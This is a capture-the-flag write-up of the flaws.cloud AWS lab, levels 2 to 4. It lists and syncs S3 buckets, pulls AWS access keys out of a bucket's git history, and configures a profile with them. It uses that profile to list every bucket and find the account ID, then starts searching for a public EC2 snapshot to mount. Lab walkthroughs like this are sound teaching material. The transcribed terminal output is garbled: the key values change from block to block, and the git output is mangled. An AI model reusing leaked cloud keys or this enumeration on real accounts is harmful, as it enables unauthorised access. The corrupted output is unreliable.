
Level 2 (unauthorised authenticated access)

Since I had created my profile earlier in the set up stage, I proceeded to run the following command that does authenticated listing of aws buckets

```
aws s3 ls s3://level2-c8b217a33fcf1f839f6f173a00a9ae7.flaws.cloud --profile <yourprofile>
```




Navigating through the hints took me to the next level:



Level 3 (leaked credentials)


I listed the bucket

```
aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --profile
<yourprofile>
```

These seemed to have some interesting content so I downloaded bucket content:

`aws s3 --profile cli-me sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ ./level3-download`



The s3 bucket has a git file as seen above. I tried enumerating further:

using `git log` to review 7 history of everything that happens to a repository, and `git checkout` but nothing much was found,


```
recon-k@vbox: ~/level3-download
$ cd ./level3-download
recon-k@vbox: ~/level3-download
$ git checkout b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 master
Note: switching to 'b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526'.
You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.
If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:
git switch -c <new-branch-name>
Or undo this operation with:
git switch -head
Date: Sun Sep 17 09:10:43 2017 -0600
HEAD is now at b64c8dc Oops, accidentally added something I shouldn't have
$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
Previous HEAD position was b64c8dc Oops, accidentally added something I shouldn't hav
HEAD is now at f52ec03 first commit
$
```

however there is not always nothing when you dig deeper:

using git show, gave me something:

```
recon-k@vbox: ~/level3-download
$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600
    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:07 2017 -0600
    first commit

$ git show
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600
    Oops, accidentally added something I shouldn't have
diff --git a/access_keys.txt b/access_keys.txt
deleted file mode 100644
index e3ae6dd..0000000
+++ a/access_keys.txt
@@ -1,2 +0,0 @@
-access_key AKIAJ366LIP8A1JKT75A
-secret_access_key ODN47M-bqUVF3Bn/qgSnPE1kBgqC8TTjqwP83Jys
```

Confirming this results with

ls -al, accesskeys.txt is visible

```
(recon-k@vbox) ~/level3-download
$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5
Author: 0xdabbad00 <scott@summitroute.
Date: Sun Sep 17 09:10:43 2017 -0600
    Oops, accidentally added something

commit f52ec03b227ea6094b04e43f475fb01
Author: 0xdabbad00 <scott@summitroute.
Date: Sun Sep 17 09:10:07 2017 -0600
    first commitne sync s3:// Address

(recon-k@vbox) ~/level3-download
$ git show git/hooks/post-commit
commit b64c8dcfa8a39af06521cf4cb7cdce5
Author: 0xdabbad00 <scott@summitroute.
Date: Sun Sep 17 09:10:43 2017 -0600
    Oops, accidentally added something

diff --git a/access_keys.txt b/access_keys.txt
deleted file mode 100644
index e3ae6dd..0000000
--- a/access_keys.txt
+++ /dev/null
@@ -1,2 +0,0 @@
-access_key AKIAJ366LIPB4IJKT7SA
-secret_access_key ODNa7m-bqUvF3Bn/qgS
```


keys

using the command cat access_keys.txt confirmed our earlier findings:

```
(recon-k@vbox) ~/level3-download
$ cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key ODNa7m-bqUvF3Bn/qgS
```

lets see what those docs, next I configured a profile using the keys obtained:

aws configure --profile leakkeyss



```
(recon-k@vbox) ~/level3-download
$ ls -al
total 164
drwxrwxr-x 3 recon-k recon-k 4096 Aug 16 04:32 .
drwxrwxr-x 36 recon-k recon-k 4096 Aug 16 04:40 ..
-rw-rw-r-- 1 recon-k recon-k 91 Aug 16 04:32 access_keys.txt
-rw-rw-r-- 1 recon-k recon-k 123637 Feb 27 2017 authenticated_users.png
drwxrwxr-x 7 recon-k recon-k 4096 Aug 16 04:32 .git
-rw-rw-r-- 1 recon-k recon-k 1552 Feb 27 2017 hint1.html
-rw-rw-r-- 1 recon-k recon-k 1426 Feb 27 2017 hint2.html
-rw-rw-r-- 1 recon-k recon-k 1247 Feb 27 2017 hint3.html
-rw-rw-r-- 1 recon-k recon-k 1035 Feb 27 2017 hint4.html
-rw-rw-r-- 1 recon-k recon-k 1861 May 22 2020 index.html
-rw-rw-r-- 1 recon-k recon-k 26 Feb 27 2017 robots.txt


(recon-k@vbox) ~/level3-download
$ cat access_keys.txt
access_key AKIAJ366LIPBAIJKT7SA
secret_access_key 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

(recon-k@vbox) ~/level3-download
$ aws configure --profile leakkeyss
AWS Access Key ID [None]: AKIAJ366LIPBAIJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:

(recon-k@vbox) ~/level3-download
$
```

Then I tried to see what s3 access they have


aws --profile leakkeyss s3 ls



```
(recon-k@vbox) ~/level3-download
$ aws --profile leakkeyss s3 ls
2017-02-27 00:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 19:34:53 config-bucket-975426262029
2017-02-12 23:03:24 flaws-logs
2017-02-05 06:40:07 flaws.cloud
2017-02-24 04:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 21:15:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 21:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-26 22:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 22:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 23:06:32 theend-797237e8ada164bf9f12ceb93b282cf.flaws.cloud

(recon-k@vbox) ~/level3-download
$
```


According to the screenshot, they had access to the remaining levels. This marked the end of level 3



Level 4

To be able to proceed to the next level, I needed to get access to the web page running on an EC2 at 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

However, it needs authentication:




According to the information provided, a snapshot of the ec2 backup was made public therefore we need to find it to assist me to proceed to the next step.


To do this, first we need the account ID, which we can get using the AWS key from the previous level:

This can be done using the command:


```
aws --profile leakkeyss sts get-caller-identity
```



Using that command also tells you the name of the account, which in this case is named "backup". The backups this account makes are snapshots of EC2s. Next, discover the snapshot:




Trying to check for backups on us-east-1 returned empty, possibly indicating that the backup was in a different region. This was verified by checking for backups in us-west-2, where it was found:



Now that we know the snapshot ID, I am going to want to mount it. I'll need to do this in my own AWS free tier account.

First, I created a volume using the snapshot:



Now in the console I can create an EC2 (I preferred ubuntu, but any linux will do) in the us-west-2 region and in the storage options, I chose the volume I just created.

